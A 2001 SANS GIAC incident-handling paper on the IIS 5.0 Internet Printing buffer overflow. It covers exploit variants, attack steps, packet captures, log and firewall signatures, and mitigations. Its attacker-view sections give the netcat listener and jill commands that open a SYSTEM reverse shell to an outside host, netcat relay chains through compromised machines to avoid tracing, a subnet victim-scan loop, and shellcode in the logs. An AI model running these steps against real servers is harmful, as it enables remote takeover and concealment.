Global Information Assurance Certification Paper

Microsoft Windows 2000 IIS 5.0 IPP ISAPI 'Host:' Buffer Overflow Vulnerability

SANS GIAC Practical Assignment v1.5c
Advanced Incident Handling and Hacker Exploits

David Sheridan, GSEC, MCSE, MCNE, CCEA, CCNA

June 19, 2001

Table of Contents

1 Vulnerability Details

Name: Microsoft Windows 2000 IIS 5.0 IPP ISAPI "Host:" Buffer Overflow Vulnerability

CVE (Common Vulnerabilities and Exposure): CAN-2001-0241

Variants: No variants in vulnerability or exploit process however multiple exploit code exists.

Operating System: Windows 2000 Professional + SP1,
Windows 2000 Server + SP1
Windows 2000 Advanced Server + SP1
Windows 2000 Datacenter Server + SP1

Exploit Type: Buffer Overflow, Run Arbitrary Code

Services used: Internet Information Server (IIS) 5.0 web server

Protocols used: HTTP, HTTPS, other protocols could be utilized by various exploit code

Discovered by: eEye Digital Security http://www.eEye.com – Riley Hassell

Brief Description: The Windows 2000 web server software, IIS 5.0, introduced Internet Printing Protocol (IPP) that is installed by default and allows submission and control of print jobs over HTTP with a web browser. A security vulnerability, discovered by Riley Hassell from eEye, exists in an ISAPI extension, msw2prt.dll, does not correctly perform input validation checking allowing an attacker to overflow a buffer and run any program in the SYSTEM context. A remote command shell is trivial for the attacker to execute and devastating for web site because it allows the attacker complete control over the web server.

2 Protocol Description

The Hypertext Transfer Protocol (HTTP) operates at the highest level of the Open Systems Interconnection (OSI) model, the application level. HTTP is possibly the most widely used protocol on the Internet because it is the protocol that transfers information from web server to web browser. HTTP is stateless and provides for hypermedia content in a distributed and collaborative environment. HTTP has been in use since 1990 with HTTP/1.1 being the current version and is defined in RFC 2616 available at http://www.ietf.org/rfc/rfc2616.txt. More information on RFC's is generally located at http://www.ietf.org/.

The Secure Hypertext Transfer Protocol (HTTPS) is simply HTTP that uses an encryption sublayer to encrypt the communication between web server and web browser. HTTPS has its own name space that is prefixed with https:// in contrast to HTTP's name space prefix http://. Generally HTTPS runs on tcp port 443 and uses Secure Sockets Layer (SSL) as the catalyst for the encryption.

3 Description of Variants

There are five generally accessible exploit code variants:

1. Initial exploit code by Ryan Permeh from eEye Digital Security. (Not publicly available. Only provided to Microsoft.)

2. iishack2000.c by Ryan Permeh from eEye Digital Security.
3. jill.c by Dark Spyrit <dspyrit@beavuh.org>
4. iiswebexplt.pl by Wanderley J. Abreu Jr. <storm@unikey.com.br>
5. iis5hack.zip by Cyrus The Great <cyrusarmy@yahoo.com>

Ryan Permeh, "resident shellcode ninja of eEye Digital Security" created exploit code that was made available to Microsoft prior to the announcement of the vulnerability. This code binds cmd.exe (a command prompt) to an IIS remote port allowing a remote attacker to execute commands with SYSTEM level access to provide full control over the vulnerable machine.

The exploit that eEye provided as part of the initial press release was iishack2000.c, created by Ryan Permeh, available as part of the eEye's initial press release. This code, when executed remotely, simply creates a text file in the root of drive C:. This code is a proof of concept and isn't as dangerous as some of the other available code. In my tests, the iishack2000.c code did not work against Windows 2000 Professional, however the systems were vulnerable and could be exploited by the other code. It did function as advertised on Windows 2000 Server.

The exploit code jill.c, created by Dark Spyrit, is more dangerous. Similar to the initial code provided to Microsoft by eEye, this code provides the remote attacker with a command shell with SYSTEM level access. This allows full control over the system allowing the attacker to "own" the system. The set up for the jill code is more involved for the attacker. The attacker needs to set up a machine that is TCP/IP accessible by the victim web server to be the remote client. The remote client machine needs to be set up with a NetCat listener session that will wait for the victim web server to initiate a connection. The jill script, once compiled, is run from any machine that will allow an HTTP connection to the victim. The script is run specifying the victim, victim port, remote client, remote client port (NetCat). The exploit will run against the victim web server initiating a command prompt that connects to the remote client's listening NetCat session. The attacker now has a command prompt with SYSTEM access allowing him to completely take over the victim machine. This code will be studied in more detail, and will be the focus of this paper. Windows specific source code and precompiled Windows binaries called jill-win32.c and jill-win32.exe respectively are available from ftp://ftp.technotronic.com making this threat even more likely to be exploited.

The exploit code iiswebexplt.pl, created by Wanderley J. Abreu Jr. is more functional for a system administrator wishing to evaluate his IIS servers. The code requires perl and is run with a command line of "perl iiswebexpl.pl victim". The code runs and returns the results in text to the screen stating that the victim web server is vulnerable or not vulnerable. This can easily be scripted to include all web server's that you would administer with the output piped to file.

The exploit code iis5hack.zip, created by Cyrus The Great is basically the jill.c script with some modifications to make it compile easier on the Windows platform. It also includes a perl script, and a binary for Windows NT. This makes it real point and exploit code without even having to compile it.

4 How the exploit works

Windows 2000 provides native support for the Internet Printing Protocol (IPP) allowing users to print to a URL and view print job information via a web browser. IPP is an Internet standard and is described by RFC's 2910 and 2911. Microsoft Windows 2000 installs the IPP support by default. IIS 5.0 is required to access IPP because a web browser is used to access the printer information with the HTTP or HTTPS protocol. There is no way to install Windows 2000 without installing IPP. I will however, explain in detail how to disable IPP in a subsequent section.

Microsoft implemented IPP via Internet Services Application Programming Interface (ISAPI). ISAPI is a technology that allows programmers to create custom programs that add functionality to the web server. These custom programs are implemented as ISAPI filters or ISAPI extensions. IPP is implemented as an ISAPI extension because IPP is a high level service. The ISAPI extension responsible for IPP is msw3prt.dll.

When a user sends a print request to the web server, the request is handled by the ISAPI extension msw3prt.dll. The program accepts input from the client as part of processing the print job and temporarily stores it prior to processing it in a memory location called a buffer. The program, msw3prt.dll, doesn't perform input validation checking of the data sent by the user. The program blindly writes the data sent by the user into the buffer created by the program. If the user sends a specially formed print request with an abnormally large size the program will write the data to the buffer however because the data exceeds the size of the buffer some of the data will overwrite other neighboring data. This modifies the program while it is running. If the oversized print request contains random data the program will fail. However, if the oversized print request contains valid program code the program can be made to perform a new function or load a different separate program. The attacker initiates the running of a program of his choosing by using this technique. This is commonly called an "unchecked buffer" or "buffer overflow" vulnerability.

Now that we have established that we can run an arbitrary program by overrunning the buffer, what access level do the programs run at? The access level can be thought of as a program chain. The IIS server runs as the local system account. The IIS server initiates the ISAPI extension (msw3prt.dll) so therefore it also runs as the local system account. The buffer overflow attack basically changes the ISAPI extension to initiate the arbitrary program and therefore it runs in the local system context as well. The local system account is the level of access that the operating system runs at and therefore has complete control over the computer. This attack is very serious because of the level of access that the attacker gains over the computer. The attacker's ability to control a complete domain would be dependant on many factors, however the likelihood of a complete takeover is much higher once the attacker has complete control over one of the corporation's computers.

4.1 Jill exploit step by step simplified

Note: This assumes that the attacker uses only one machine.

1. The attacker sets up a Netcat listener. (nc –l –p 23 -vv)
   This sets up Netcat to listen on port 23 in very verbose mode. Any port that can reach the attacker may be used.

2. The attacker then runs jill. (jill <victim> 80 <attacker> 23
   This instructs jill to create program code that starts cmd.exe (command prompt) on the victim computer that connects to the attacker machine on port 23. The program code is included in the specially crafted print request and jill sends it to the victim machine on tcp port 80.
3. The web server accepts the print request and writes the data to the buffer. The program code is larger than the buffer so it overwrites the part of the program that controls the next instruction to be processed.
4. The next instruction to be processed is the request for cmd.exe to load and connect to the attacker's machine on port 23.
5. The Netcat screen on the attacker answers the incoming connection allowing the attacker complete control over the web server via a remote command prompt window.
6. The web server software fails because control is given to cmd.exe.
7. The web server software restarts automatically allowing the attacker to go undetected. (A new feature of Windows 2000)

4.2 Jill exploit step by step in the wild

Note: This portrays a more real world example where the attacker has control over many computers and wants to hide his identity.

1. The attacker will generally use a stolen dial up account to connect his machine to the Internet. Once connected he will set up a listener on his machine.
   nc –l –p 52111 –vv)
2. The attacker will set up a Netcat relay system to make it harder to trace him.
   First he sets up a Netcat listener and a Netcat client on each of the relay machines.
   (nc –l –p 52112 –vv | nc <attacker ip> -p 52111)
   He will repeat this step as many times as he feels is necessary, probably ensuring that each relay is in a different country with a different language.
   Next he will setup the last relay machine to have Netcat listen on port 23, relaying to the next Netcat relay in the line. Any port that can reach the attacker may be used.
   (nc –l –p 23 –vv | nc <previous relay> -p 52225)
3. The attacker then runs jill from one of his "owned" machines.
   (jill <victim> 80 <last relay> 23
   This instructs jill to create program code that starts cmd.exe (command prompt) on the victim computer that connects to the last relay machine on port 23. The program code is included in the specially crafted print request and jill sends it to the victim machine on tcp port 80.
4. The web server accepts the print request and writes the data to the buffer. The program code is larger than the buffer so it overwrites the part of the program that controls the next instruction to be processed.
5. The next instruction to be processed is the request for cmd.exe to load and connect to the last relay machine on port 23.


6. The web server initiates a connection to the last relay machine, which forwards to the next relay machine, and so on until it finally reaches the attacker's machine. The Netcat screen on the attacker's machine provides the attacker complete control over the web server via a remote command prompt window.
7. The web server software fails because control is given to cmd.exe.
8. The web server software restarts automatically allowing the attacker to go undetected. (A new feature of Windows 2000)

The victim, once he notices the system has been infiltrated will try to trace the attacker. The victim must go the last relay machines owner to attempt to trace the attacker. The trail will lead to the next relay machine, and so on. All the while the machines victim must communicate in Korean, Japanese, German, French, etc. to finally track down the attacker. The attacker is almost untraceable if he uses computers in multiple countries with different languages and laws. The attacker using a stolen dial up account to control his relay machines will be very hard to trace. The next leg of the trace will require telephone records (generally not easy to get) to fully trace the telephone line used by the attacker. This is very difficult to trace and most likely would not be done except for high profile or high monetary value criminal cases.


5 Diagram

I will outline two similar scenarios using the simplified method:

5.1 Stateful Inspection Firewall Scenario:



The attacker sets up a Netcat listener and runs the exploit code against www.victim.com.




The attacker obtains a command prompt with system level access on his machine. Note that the whoami command reports NT AUTHORITY\SYSTEM proving complete control over the machine.


5.1.1 Packet Capture:

```
Frame Source Address  Dest. Address   Layer Size Summary

    1 Attacker        www.victim.com  TCP    78  3076->World Wide Web
HTTP,[Syn],S=3503867256,A=0,W=5840

    2 www.victim.com  Attacker        TCP    82  World Wide Web HTTP-
>3076,[Syn],S=474334820,A=3503867257,W=17520

    3 Attacker        www.victim.com  TCP    70  3076->World Wide Web
HTTP,S=3503867257,A=474334821,W=5840

    4 Attacker        www.victim.com  HTTP  1252 Data (total 1154 bytes),(More data)

    5 www.victim.com  Attacker        TCP    66  1041->23,[Syn],S=474394424,A=0,W=16384

    6 Attacker        www.victim.com  TCP    66  23->1041,[Syn],S=3505356760,A=474394425,W=5840

    7 www.victim.com  Attacker        TCP    64  1041->23,S=474394425,A=3505356761,W=17520

    8 www.victim.com  Attacker        TCP    163 1041->23,S=474394425,A=3505356761,W=17520
```

5.2 Application Proxy Firewall Scenario:

Note: Symantec Enterprise Firewall (formerly Raptor) version 6.5 for Windows NT 4.0 tested. Other application proxy firewalls should provide similar results.





The attacker sets up a Netcat listener and runs the exploit code against www.victim.com.

The attack fails. The buffer overflow attack doesn't even reach the web server. The Raptor Firewall (SEF) analyzed the packets and blocked the exploit. Even though the Windows 2000 web server is vulnerable to the attack from the inside, the firewall protected the web server from outside exploitation

5.2.1 Firewall log:

```
Jun 13 14:58:29.800 raptor httpd[785]: 238 httpd Notice: An illegal character
(0x03) was found at position 58 in the request (see RFC2068, RFC1738, and
RFC1808)

Jun 13 14:58:29.801 raptor httpd[785]: 219 Can't parse url (GET /NULL.printer
HTTP/1.0\r\nBeavuh:
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\353\003]\353\005\350\370\377\377\377\203\305\025\220\220\220\213\3053\311
f\271\327\002P\2000\225@\342\372-\225\225d\342\024\255\330\317)

Jun 13 14:58:30.074 raptor httpd[785]: 121 Statistics: duration=0 id=3K9He
sent=1182 rcvd=20887 src=attacker/3115 result="400 Illegal Characters in
Request" proto=http
```

Note the RFC's quoted by the firewall log, RFC2068, RFC1738, and RFC1808, refer to HTTP/1.1, URL, and Relative Uniform Resource Locators respectively.

6 How to use the exploit

In this section I will step by step describe how the attack would be done, from the viewpoint of the attacker.

The lab setup is as follows:

Attacker:

The computer is running Linux or Windows 2000, the attacker is not using any stealth methods or IP hiding techniques.

We will be using the jill exploit in this example.

Victim:

Web server is running a Windows 2000 Server, Microsoft IIS 5.0, the Internet Printing Protocol has not been disabled.

6.1 Obtain the exploit code

The jill.c code that compiles easily on Red Hat 7.1 Linux is available at http://www.securityfocus.com/data/vulnerabilities/exploits/jill.c. It will compile with the command:

gcc jill.c –o jill

Where gcc is the executable for the compiler, jill.c is the C code that you want compiled, -o jill directs gcc to output the results to a file called jill. The executable is now ready to run.

The jill-win32.c or jill-win32.exe precompiled exploit is available at ftp://ftp.technotronic.com/newfiles/jill-win32.exe. This executable file is ready to run on a Windows machine.

I have tested both versions successfully, however I will be using the Windows code in this example. I have renamed the Windows executable jill.exe.

6.2 Identifying the Victim

Criteria:

Windows 2000 running IIS 5.0

IPP active

6.3 Finding the Victim

Using the exploit code iiswebexplt.pl by Wanderley J. Abreu Jr. it is easy to find victims. The attacker machine requires that Perl be installed. Once Perl is installed, test the exploit to ensure that works correctly. The command to use is:

perl iiswebexplt.pl <victim IP>

If the machine is vulnerable the screen will look like this:

Now an easy way to scan a class C subnet is to create a shell script. I have created this command file for Windows 2000:

```
Echo Start of 192.168.0.0/24 scan > iisresults.txt
FOR /L %a (1,1,254) DO perl iiswebexplt.pl 192.168.0.%a >> iisresults.txt
```

This command file will leave you with a nice file with prospects to attempt the exploit against. This technique will not actually test to see if the web server is vulnerable, it basically tests to see if the ISAPI extension msw3prt.dll is active. It will return a false positive if the system has SP2 installed on it.

6.4 Setup the Netcat listener

Setup Netcat to listen on the port of your choice. In this case we will use port 23.

NC –l –p 23 –vv

NC is the executable, -l sets Netcat into listen mode, -p specifies that Netcat listen on port 23, -vv is very verbose mode.

Netcat is waiting for the exploited web server to make a connection.

6.5 Attack the web server

Run the jill executable.

jill www.victim.com 80 attacker 23

Jill is the executable, www.victim.com is the DNS name of the victim web server, 80 is the port that the web server is listening on, attacker is the DNS name of the attacker machine, 23 is the port that Netcat is listening on the attacker machine.

7 Signature of the attack

This attack is extremely difficult to detect.

During the find the victim stage there will not be web server log entries. If the service pack 2 or the hotfix have not been installed, no trace will be logged in the web server log.

The following log samples show the log entries from a web server with the service pack 2 installed:

iiswebexplt.pl run against web server with SP2 and printer ISAPI extension enabled:

```
2001-06-20 21:16:06 192.168.0.2 - W3SVC1 WWW 192.168.0.1 80 GET /NULL.printer
- 501 0 0 465 0 HTTP/1.0
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA - - -
```

iiswebexplt.pl run against web server with SP2 and printer ISAPI extension disabled:

```
2001-06-20 21:23:03 192.168.201.11 - W3SVC1 WWW 192.168.201.100 80 GET
/NULL.printer - 404 2 3396 465 180 HTTP/1.0
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA - - -
```

During the attack the web server stage there are no web server log entries. There is no trace of the attack in the web server log. Again, when service pack 2 has been installed the following log sample was recorded as a result of a jill attack.

Jill attack on web server with SP2:

```
2001-06-20 21:15:24 192.168.0.2 - W3SVC1 WWW 192.168.0.1 80 GET /NULL.printer
- 501 0 0 1182 0 HTTP/1.0
```

```
3À°  Ø‹ ‹@`3Û³$□Ãÿàë¹   1Œj - - -
```

However, if only service pack 1 is installed some evidence exists in the System Event log. Basically the log entries, as seen below, log a crash of the IIS Admin Service and World Wide Web Publishing Service, with a restart of the same services. These services make up the main components of the IIS 5.0 server.

```
Event Type: Error
Event Source:     Service Control Manager
Event Category:   None
Event ID:   7031
Date:       6/14/2001
Time:       9:34:48 AM
User:       N/A
Computer:   VICTIM
Description:
The IIS Admin Service service terminated unexpectedly.  It has done this 1
time(s).  The following corrective action will be taken in 1 milliseconds:
Run the configured recovery program.

Event Type: Error
Event Source:     Service Control Manager
Event Category:   None
Event ID:   7031
Date:       6/14/2001
Time:       9:34:48 AM
User:       N/A
Computer:   VICTIM
Description:
The World Wide Web Publishing Service service terminated unexpectedly.  It
has done this 1 time(s).  The following corrective action will be taken in 0
milliseconds: No action.

Event Type: Error
Event Source:     Service Control Manager
Event Category:   None
Event ID:   7031
Date:       6/14/2001
Time:       9:34:48 AM
User:       N/A
Computer:   VICTIM
Description:
The World Wide Web Publishing Service service terminated unexpectedly.  It
has done this 1 time(s).  The following corrective action will be taken in 0
milliseconds: No action.

Event Type: Error
Event Source:     W3SVC
Event Category:   None
```

```
Event ID:   105
Date:       6/14/2001
Time:       9:34:50 AM
User:       N/A
Computer:   VICTIM
Description:
The server was unable to register the administration tool discovery
information.  The administration tool may not be able to see this server.
The data is the error code.
For additional information specific to this message please visit the
Microsoft Online Support site located at:
http://www.microsoft.com/contentredirect.asp.
Data:
0000: c6 04 00 00              Æ...

Event Type: Error
Event Source:     W3SVC
Event Category:   None
Event ID:   115
Date:       6/14/2001
Time:       9:34:50 AM
User:       N/A
Computer:   VICTIM
Description:
The service could not bind instance 1.  The data is the error code.
For additional information specific to this message please visit the
Microsoft Online Support site located at:
http://www.microsoft.com/contentredirect.asp.
Data:
0000: 40 27 00 00              @'..

Event Type: Error
Event Source:     W3SVC
Event Category:   None
Event ID:   115
Date:       6/14/2001
Time:       9:34:50 AM
User:       N/A
Computer:   VICTIM
Description:
The service could not bind instance 2.  The data is the error code.
For additional information specific to this message please visit the
Microsoft Online Support site located at:
http://www.microsoft.com/contentredirect.asp.
Data:
0000: 40 27 00 00              @'..

Event Type: Information
Event Source:     IISCTLS
Event Category:   None
Event ID:   1
Date:       6/14/2001
Time:       9:34:51 AM
User:       N/A
Computer:   VICTIM
Description:
```

```
IIS start command received from user NT AUTHORITY\SYSTEM. The logged data is
the status code.
For additional information specific to this message please visit the
Microsoft Online Support site located at:
http://www.microsoft.com/contentredirect.asp.
Data:
0000: 00 00 00 00                ....
```

Additionally, the following packet capture shows the network traffic of the attack, using the jill exploit code. The first three packets show the 3-way handshaking process. Packet 4 shows the overly large HTTP packet request with the malicious code embedded. Packets 5 to 7 show the 3 way handshaking process to set up the connection between the command shell on the web server and the Netcat listener on port 23 on the attacker's machine. Packet 8 is the beginning of the packets that carry the data to and from the Netcat listener on the attackers machine.

```
Frame Source Address  Dest. Address   Layer Size Summary

    1 Attacker        www.victim.com  TCP    78  3076->World Wide Web
HTTP,[Syn],S=3503867256,A=0,W=5840

    2 www.victim.com  Attacker        TCP    82  World Wide Web HTTP-
>3076,[Syn],S=474334820,A=3503867257,W=17520

    3 Attacker        www.victim.com  TCP    70  3076->World Wide Web
HTTP,S=3503867257,A=474334821,W=5840

    4 Attacker        www.victim.com  HTTP  1252 Data (total 1154 bytes),(More data)

    5 www.victim.com  Attacker        TCP    66  1041->23,[Syn],S=474394424,A=0,W=16384

    6 Attacker        www.victim.com  TCP    66  23->1041,[Syn],S=3505356760,A=474394425,W=5840

    7 www.victim.com  Attacker        TCP    64  1041->23,S=474394425,A=3505356761,W=17520

    8 www.victim.com  Attacker        TCP    163 1041->23,S=474394425,A=3505356761,W=17520
```

The Symantec Enterprise Firewall detected the malicious HTTP request for all variants of this exploit. Firewall log entries for jill, iishack2000 and iiswebexplt are included. I have omitted iis5hack and jill-win32 because it has basically the same payload that jill has.

7.1 Firewall log iishack2000

```
Jun 14 11:29:20.563 raptor httpd[660]: 238 httpd Notice: An illegal character
(0x11) was found at position 39 in the request (see RFC2068, RFC1738, and
RFC1808)
Jun 14 11:29:20.563 raptor httpd[660]: 219 Can't parse url (GET /null.printer
HTTP/1.1\r\nHost: \213\304\203\300\0213\311f\271
\001\2000\003@\342\372\353\003\003\003\003\\\210\350\202\357\217\t\003\003D\2
00<\374v\371\200\304\007\210\3660\312\203\302\007\210\004\212\005\200\305\007
\200\304\007\341\3670\303\212=)
Jun 14 11:29:20.563 raptor httpd[660]: 121 Statistics: duration=0 id=3KqCB
sent=343 rcvd=185 src=attacker/3136 result="400 Illegal Characters in
Request" proto=http
```

7.2 Firewall log jill

```
Jun 14 11:30:27.601 raptor httpd[660]: 238 httpd Notice: An illegal character
(0x03) was found at position 58 in the request (see RFC2068, RFC1738, and
RFC1808)
Jun 14 11:30:27.602 raptor httpd[660]: 219 Can't parse url (GET /NULL.printer
HTTP/1.0\r\nBeavuh:
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
```

```
220\353\003]\353\005\350\370\377\377\377\203\305\025\220\220\220\213\3053\311
f\271\327\002P\2000\225@\342\372-\225\225d\342\024\255\330\317)
Jun 14 11:30:27.851 raptor httpd[660]: 121 Statistics: duration=0 id=3KqCD
sent=1182 rcvd=20819 src=attacker/3137 result="400 Illegal Characters in
Request" proto=http
```

7.3 Firewall log iiswebexplt

```
Jun 14 11:31:15.403 raptor httpd[660]: 121 Statistics: duration=0 id=3KqCF
sent=634 rcvd=224 srcif=Vpn3 src=attacker/3138 svsrc=attacker/8313 dstif=Vpn4
dst=www.victim.com/80 op=GET
arg=http://AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA result="400 Bad Request" proto=http rule=5
```

7.4 Intrusion Detection Systems

According to ISS, your Intrusion Detection Software (IDS) could be set to detect certain strings in the URL data. The strings to look for are \.printer$ if you are not using web printing and null\.printer if web printing is in use. The full article is available at http://xforce.iss.net/alerts/advise75.php.

8 How to protect against it

8.1 Disable Internet Printing Protocol

Limiting access to the Printers directory by IP Address or even deleting the Printers directory from the web server cannot control this vulnerability. Even if access is limited to the localhost (127.0.0.1) the web server can still be exploited remotely. Disabling the Internet Printing Protocol (IPP) is the only way to protect the web server without performing one of the other steps in this section.

To disable IPP open the IIS Administrative tool. Open the IIS properties, then edit the master properties for the www service. The control is cleverly hidden on the Home Directory tab then the configuration button. Finally the Application Configuration dialog will display the ISAPI extensions. Delete the .printer extension and save the configuration. You have disabled IPP.

A good practice is to initially test the server with one of the exploits to ensure that it will work with your server. The exploit code covered here works on the US version of Windows 2000 and may not function on international versions. Once IPP is disabled, test with the exploit code. Finally, reboot the server and test it with the exploit code again. If the exploit code ceased functioning but then functioned again after the reboot, you may have a Group Policy affecting your web server.

Microsoft asserts that the Group Policy Object (GPO) will override the web server settings. To configure the group policy, open the Active Directory Users and Computers. Highlight the object that you wish to apply the GPO to (the domain object is a good choice). Open the properties dialog by right clicking. On the Group Policy tab edit the GPO, check Computer Configuration | Administrative Templates | Printing |Web-based Printing. If you are using this method to disable IPP I suggest performing the test procedure to ensure that your configuration is valid.

8.2 Install Windows 2000 Service Pack 2

The hotfix associated with Q296576 will repair the unchecked buffer vulnerability, and this hotfix has been rolled into Server Pack 2 (SP2). Download and install SP2.

8.3 Utilize an Application Proxy Firewall

In the Microsoft Security Bulletin MS01-023, Microsoft stated, "On the other hand, if the firewall allowed web sessions, the servers behind it would be vulnerable". This statement is correct for most firewalls, however it is not true for certain application proxy firewalls. The Symantec Enterprise Firewall (SEF) v6.5 for example protected against the available exploit code.

SEF is an application proxy based firewall and as such is able to not only examine the stateful packet information, but can also examine the payload. In this case it detected the malicious payload by examining the HTTP or HTTPS data to determine if it was valid and blocked the packets to protect the target web server from the attacker. The SEF firewall will protect a web server from many payload-based exploits, however it will not protect against all exploits.

Another type of application firewall installs on the web server and analyzes traffic to determine if is safe or not. eEye Digital Security, the company that discovered this vulnerability, produce such a firewall for IIS 4.0 and 5.0. They claim that SecureIIS will protect an IIS 5.0 server from being exploited in this manner. This would be a good option if a stateful packet filter firewall was already in place protecting the web server.

These solutions are part of a nice defense in depth strategy.

8.4 Defense in Depth, the best answer

The defense in depth strategy should include all or most of the items outlined below.

8.4.1 Security Policy

Ensure that a security policy exists. It should be clear, concise, and realistic and provide sufficient guidance to instruct the technical people responsible for the infrastructure and the programming. The policy should cover many items such as malicious code (virus), passwords, backups, incident handling, proprietary information, and when appropriate should point to separate setup and configuration best practices documents to assist technical staff. If your organization cannot support the full policies listed here, create a smaller overview document and the setup and configuration documents. You can always add to the policies later, however your servers need to be setup and they need to be secure. These documents should outline many of the points in following section "Secure the Web Server".

8.4.2 Keep up to date

Subscribe to the security newsletters for the technologies that you use. For a Microsoft environment, subscribing to the Microsoft Security Notification service is essential. The amount of email is reasonable however you will be notified of all security fixes that Microsoft releases allowing you to quickly evaluate if you need them. The email service is available at http://www.microsoft.com/technet/security/notify.asp.

8.4.3 Secure the Web Server

This can be a daunting task given the fact that Microsoft enables most options by default. The task is mostly disabling many of the features, ensuring that sample code is not installed and securing the server. This section is not meant to replace the process of creating an installation document, however it is a fair starting point in most cases as of June 19, 2001. This must be a living document that is reviewed and updated according to new information that is available, and your company's requirements.

